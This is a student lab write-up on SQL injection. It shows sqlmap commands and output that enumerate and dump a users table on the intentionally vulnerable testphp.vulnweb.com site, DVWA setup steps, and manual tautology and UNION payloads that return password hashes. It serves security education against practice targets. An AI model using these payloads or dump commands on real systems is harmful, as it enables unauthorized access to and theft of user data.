

Date: 12/01/2025

Lab Practical 05:

Study SQL injection and perform SQL injection using DVWA.

➔ What is Sql Injection?

SQL injection (SQLi) is a web security vulnerability that allows an attacker to interfere with the queries that an application makes to its database. This can allow an attacker to view data that they are not normally able to retrieve. This might include data that belongs to other users, or any other data that the application can access. In many cases, an attacker can modify or delete this data, causing persistent changes to the application's content or behavior.

In some situations, an attacker can escalate a SQL injection attack to compromise the underlying server or other back-end infrastructure. It can also enable them to perform denial-of-service attacks.

➔ What is SqlMap?

sqlmap is an open source penetration testing tool that automates the process of detecting and exploiting SQL injection flaws and taking over of database servers. It comes with a powerful detection engine, many niche features for the ultimate penetration tester and a broad range of switches lasting from database fingerprinting, over data fetching from the database, to accessing the underlying file system and executing commands on the operating system via out-of-band connections.

```
(kali㉿kali)-[~]
$ sqlmap
1.8.7#stable
https://sqlmap.org


Usage: python3 sqlmap [options]

sqlmap: error: missing a mandatory option (-d, -u, -l, -m, -r, -g, -c, --wizard, --shell, --update, --purge, --list-tampers or --dependencies). Use -h for basic and -hh for advanced help

[05:55:14] [WARNING] your sqlmap version is outdated
```

Date: 12/01/2025**Sqlmap Commands:****1. Sqlmap -u URL: Scan the website and return basic information**

```
L$ sudo sqlmap -u http://testphp.vulnweb.com/artists.php?artist=1
```



1.8.7#stable
<https://sqlmap.org>

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mut
le local, state and federal laws. Developers assume no liability and are not

[*] starting @ 11:29:59 /2025-01-12/

[11:29:59] [INFO] resuming back-end DBMS 'mysql'
[11:29:59] [INFO] **testing connection to the target URL**
sqlmap resumed the following injection point(s) from stored session:

Parameter: artist (GET)
Type: boolean-based blind
Title: AND boolean-based blind - WHERE or HAVING clause
Payload: artist=1 AND 7203=7203


Type: time-based blind
Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
Payload: artist=1 AND (SELECT 6072 FROM (SELECT(SLEEP(5)))wIzJJ)

Type: UNION query
Title: Generic UNION query (NULL) - 3 columns
Payload: artist=-7602 UNION ALL SELECT NULL,NULL,CONCAT(0x716b6a7171,0x5ax7162707171)-- -

[11:30:00] [INFO] **the back-end DBMS is MySQL**
web server operating system: Linux Ubuntu
web application technology: PHP 5.6.40, Nginx 1.19.0
back-end DBMS: MySQL ≥ 5.0.12
[11:30:00] [INFO] fetched data logged to text files under '/root/.local/share

Date: 12/01/2025

2. **Sqlmap -u URL -dbs -batch:** For retrieve all databases name from URL below command is used




```
1.8.7#stable
https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mut
le local, state and federal laws. Developers assume no liability and are not

[*] starting @ 11:29:00 /2025-01-12/

[11:29:01] [INFO] testing connection to the target URL
[11:29:02] [INFO] checking if the target is protected by some kind of WAF/IPS
[11:29:02] [INFO] testing if the target URL content is stable
[11:29:03] [INFO] target URL content is stable
[11:29:03] [INFO] testing if GET parameter 'artist' is dynamic
[11:29:03] [INFO] GET parameter 'artist' appears to be dynamic
[11:29:04] [INFO] heuristic (basic) test shows that GET parameter 'mi
[11:29:04] [INFO] testing for SQL injection on GET parameter 'artist'
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads
for the remaining tests, do you want to include all tests for 'MySQL' extendi
[11:29:04] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[11:29:06] [INFO] GET parameter ' appears to be '
[11:29:06] [INFO] testing 'Generic inline queries'
[11:29:07] [INFO] testing 'MySQL >= 5.5 AND error-based - WHERE, HAVING, ORDE
[11:29:08] [INFO] testing 'MySQL >= 5.5 OR error-based - WHERE or HAVING clau
[11:29:08] [INFO] testing 'MySQL >= 5.5 AND error-based - WHERE, HAVING, ORDE
[11:29:09] [INFO] testing 'MySQL >= 5.5 OR error-based - WHERE or HAVING clau
[11:29:09] [INFO] testing 'MySQL >= 5.6 AND error-based - WHERE, HAVING, ORDE
[11:29:09] [INFO] testing 'MySQL >= 5.6 OR error-based - WHERE or HAVING clau
[11:29:10] [INFO] testing 'MySQL >= 5.7.8 AND error-based - WHERE, HAVING, OR
[11:29:10] [INFO] testing 'MySQL >= 5.7.8 OR error-based - WHERE or HAVING cl
[11:29:11] [INFO] testing 'MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDE
```

3. **Sqlmap -u URL -D acuart --tables -batch:** For retrieve all tables from specific database from URL below command is used



```
[11:35:33] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Nginx 1.19.0, PHP 5.6.40
back-end DBMS: MySQL >= 5.0.12
[11:35:33] [INFO] fetching tables for database: 'acuart'
Database: acuart
[8 tables]
+-----+
| artists |
| carts   |
| categ   |
| featured |
| guestbook |
| pictures |
| products |
| users   |
+-----+
```

Date: 12/01/2025

4. **Sqlmap -u URL -D acuart -T users --columns --batch**: For retrieve all columns name and datatype for specific table for specific database from URL below command is used

```
[11:38:43] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: PHP 5.6.40, Nginx 1.19.0
back-end DBMS: MySQL ≥ 5.0.12
[11:38:43] [INFO] fetching columns for table 'users' in database 'acuart'
Database: acuart
Table: users
[8 columns]
+-----+-----+
| Column | Type |
+-----+-----+
| name   | varchar(100) |
| address | mediumtext |
| cart   | varchar(100) |
| cc     | varchar(100) |
| email  | varchar(100) |
| pass   | varchar(100) |
| phone  | varchar(100) |
| uname  | varchar(100) |
+-----+-----+
```

5. **Sqlmap -u URL -D acuart -T users -C uname --dump**: For retrieve all data from specific column for specific database table from URL below command is used

```
[11:45:17] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: PHP 5.6.40, Nginx 1.19.0
back-end DBMS: MySQL ≥ 5.0.12
[11:45:17] [INFO] fetching entries of column(s) 'uname' for table 'users' in
database 'acuart'
Database: acuart
Table: users
[1 entry]
+-----+
| uname |
+-----+
| test  |
+-----+

[11:45:20] [INFO] table 'acuart.users' dumped to CSV file '/root/.local/share
/sqlmap/output/testphp.vulnweb.com/dump/acuart/users.csv'
[11:45:20] [INFO] fetched data logged to text files under '/root/.local/share
/sqlmap/output/testphp.vulnweb.com'
[11:45:20] [WARNING] your sqlmap version is outdated
```


Date: 12/01/2025

6. **sudo sqlmap -u URL-D acuart -T users --dump all --batch:** For dump all database table entries from URL below command is used

```
Database: acuart
Table: users
[1 entry]
+-----+-----+-----+-----+-----+-----+
| cc      | phone  | uname | cart   | address | pass | email |
|-----|-----|-----|-----|-----|-----|-----|
| 1234-5678-2300-9000 | 2233477 | test | den yoif | address | test | mymy@email.com |
+-----+-----+-----+-----+-----+-----+-----+

[11:46:45] [INFO] table 'acuart.users' dumped to CSV file '/root/.local/share/sqlmap/output/testphp.vulnweb.com/dump/acuart/users.csv'
[11:46:45] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/testphp.vulnweb.com'
```



Date: 12/01/2025

DVWA :

Setup DVWA

Step 1: Install DVWA

1. Open a terminal in Kali Linux.
2. Install Apache and PHP:
3. `sudo apt update`
4. `sudo apt install apache2 php php-mysqli unzip`
5. Download DVWA:
6. `git clone https://github.com/digininja/DVWA.git`
7. Move DVWA to the web server root directory:
8. `sudo mv DVWA /var/www/html/`
9. Set appropriate permissions:
10. `sudo chown -R www-data:www-data /var/www/html/DVWA`
11. `sudo chmod -R 755 /var/www/html/DVWA`
12. Create a database for DVWA:
 - Start MySQL:
 - `sudo service mysql start`
 - Log in to MySQL:
 - `mysql -u root -p`
 - Execute the following commands in MySQL:
 - `CREATE DATABASE dvwa;`
 - `CREATE USER 'dvwauser'@'localhost' IDENTIFIED BY 'password';`
 - `GRANT ALL PRIVILEGES ON dvwa.* TO 'dvwauser'@'localhost';`
 - `FLUSH PRIVILEGES;`
 - `EXIT;`
13. Configure DVWA:
 - Edit the config.inc.php file in DVWA:
 - `sudo nano /var/www/html/DVWA/config/config.inc.php`
 - Update the database credentials:
 - `$_DVWA = array();`
 - `$_DVWA['db_server'] = '127.0.0.1';`
 - `$_DVWA['db_database'] = 'dvwa';`
 - `$_DVWA['db_user'] = 'dvwauser';`
 - `$_DVWA['db_password'] = 'password';`
14. Start Apache:
15. `Sudo service apache2 start`

Date: 12/01/2025

Performing SQL Injection:

1. Navigate to Dvwa by writing localhost/DVWA in browser
Username: admin
Password: password



Username

Password

Login

[Damn Vulnerable Web Application \(DVWA\)](#)

2. Set Security Level to Low:

Security Level

Security level is currently: **low**.

You can set the security level to low, medium, high or impossible. The security level changes the level of DVWA:

1. Low - This security level is completely vulnerable and **has no security measures at all**, as an example of how web application vulnerabilities manifest through bad coding practices as a platform to teach or learn basic exploitation techniques.
2. Medium - This setting is mainly to give an example to the user of **bad security practices** developer has tried but failed to secure an application. It also acts as a challenge to user: exploitation techniques.
3. High - This option is an extension to the medium difficulty, with a mixture of **harder or alternative practices** to attempt to secure the code. The vulnerability may not allow the same extent of exploitation, similar in various Capture The Flags (CTFs) competitions.
4. Impossible - This level should be **secure against all vulnerabilities**. It is used to compare source code to the secure source code.
Prior to DVWA v1.9, this level was known as 'high'.

Low



Submit

Date: 12/01/2025

3. Perform SQL Injection on Login Page: '1' or 1='1'

Vulnerability: SQL Injection

User ID:

ID: 1' or 1='1
First name: admin
Surname: admin

ID: 1' or 1='1
First name: Gordon
Surname: Brown

ID: 1' or 1='1
First name: Hack
Surname: Me

ID: 1' or 1='1
First name: Pablo
Surname: Picasso

ID: 1' or 1='1
First name: Bob
Surname: Smith

4. Using Union Query: 'UNION SELECT user, password FROM users#

Vulnerability: SQL Injection

User ID:

ID: ' UNION SELECT user, password FROM users#
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: ' UNION SELECT user, password FROM users#
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03

ID: ' UNION SELECT user, password FROM users#
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: ' UNION SELECT user, password FROM users#
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: ' UNION SELECT user, password FROM users#
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99